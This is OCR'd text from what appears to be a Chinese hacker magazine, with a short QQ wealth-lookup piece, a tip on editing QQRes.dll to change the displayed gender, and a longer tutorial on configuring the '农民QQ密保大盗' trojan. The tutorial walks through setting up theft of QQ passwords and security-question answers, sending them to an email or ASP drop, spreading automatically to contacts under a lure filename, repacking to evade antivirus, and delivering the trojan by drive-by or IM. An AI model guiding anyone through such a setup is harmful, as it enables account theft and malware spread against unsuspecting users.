
最下栏还会显示出具体的贵族信息。我们在“号码”栏中输入想要查询的号码，就可以查询到对方的具体信息了。再来看看怎样筛选，如图6。我们可以选择贵族（即三钻）、非贵族、红钻贵族、蓝钻贵族等，系统会自动的帮我们筛选出需要的QQ来。

我们还可以对财富进行筛选，如图7，只要填入最小值（填入第一个框里）与最大值（填入第二个框里），就可以了，很方便吧！

（本文涉及到的软件QQ财富查询，光盘有收录）

QQ性别再次变


另类衣冠



图1


在以前的黑客X档案上曾经介绍过修改QQ性别，不过使用的工具是“QQ变性补丁”，可是我下载使用时却提示“文件大小不正确，无法进行修补”，后来我又下载了“QQ变性修改器”，可同样也不能使用，可能是版本的问题吧，那怎么解决呢？有办法！

我找到了ResHacker这款小工具，这款小工具在以前X档案上也曾经收录过，安装以后打开QQ文件夹的QQRes.dll文件，如图1。

然后展开String Table，里面就有我们“个人设置”中的东西，改性别就展开String Table-36-2052，把右边框中的“男”改成“神”，最后保存就可以了，如图2。




图2



QQ密保也要盗

小马

文章难易度：★★

文章闪光点：农民QQ密保大盗的配置及服务端的生成


图1

现如今，网上关于QQ盗号的工具实在是举不胜举，为了保护用户的利益，腾讯对QQ加入了密码保护功能，只要QQ号码绑定了邮箱，并且知道密保答案的话就可以取回自己的密码。这对于盗号者来说可不是好消息，辛辛苦苦“搞”来的一个靓号却被别人用密码保护取回去了，这该怎么办？如果我们能将他的密码保护资料也一起搞到手，那不就……正好网上有这么一款软件——农民QQ密保大盗，可以将QQ的密码保护资料也盗来（真是方便我等菜鸟啊），别看软件名字不怎么样，功能可一点都不含糊，比如051224平安夜版。这个版本在原来盗取密保的基础上增加了QQ蠕虫，所以也叫QQ窃密蠕虫，这个功能可以给QQ好友自动发送木马程序。

打开该软件后的界面如图1，右面就是软件配置区，我们可以选择生成QQ蠕虫或者密保大盗，也可以两个都选择，还可以选择破解还原精灵，实际需不需要这些功能自己选喽！下面填的是发送文件前要和对方说的话，不然平白无故给好友发个文件，谁都会怀疑，再下面是要发送的文件名，我们可以起


一个有诱惑性的名称，比如我取的是“和我视频的美女”。


接下来就是配置密保大盗了，它的收信方式有两种，网页和邮箱。网页方式需要你有个支持asp的空间，将qq.asp文件上传到你的空间中。默认生成的记录文件是qq.txt，如果大家采用空间收信的话，强烈建议用记事本打开qq.asp把qq.txt修改成不容易被猜到的名字，防止别人看到。勾选“过滤重号”和“运行后关闭QQ”，什么作用就不用我说了吧。邮箱收信需要设置SMTP，这里提供了163、126、tom和sina的邮箱地址。发信我建议用tom的，因为我测试126和163总是不成功。收信邮箱最好不要和发信用同一个，这样不容易被别人破解，下面还有一个靓号收信箱，它会把小于八位的QQ号码发送到你设定的这个信箱中，如不填写将收不到8位和8位以下的号，你也可以和普通号码用一个邮箱。我的配置如图2，点测试信箱，到收信邮箱看看，呵呵，收到了测试信件。



图 2

然后就是生成木马了，它可以生成pif格式和exe格式，pif格式是可以直接通过QQ的传送文件传送的。生成的exe文件过大，大家可以压缩一下，它自带了一个unpack的壳，不过好象加了还是被杀，大家可以换成别的壳。最后就是如何让别人中木马了，方式很多，在网页上挂马、通过QQ或MSN发给好友执行、通过远程溢出漏洞直接上传执行等等，大家自己发挥了。


图 3


图 4

为了试验它的效果，我亲自运行了一下木马，图3是我收到的密码信件，我再去修改密保资料，看看它能不能截取到，也搞定了，如图4。并且我的QQ还自动给好友发送木马，也就是蠕虫功能（图5），这样我们的木马感染范围就会进一步扩大，怎么样，这下不怕我们的靓号被别人取回去了吧！


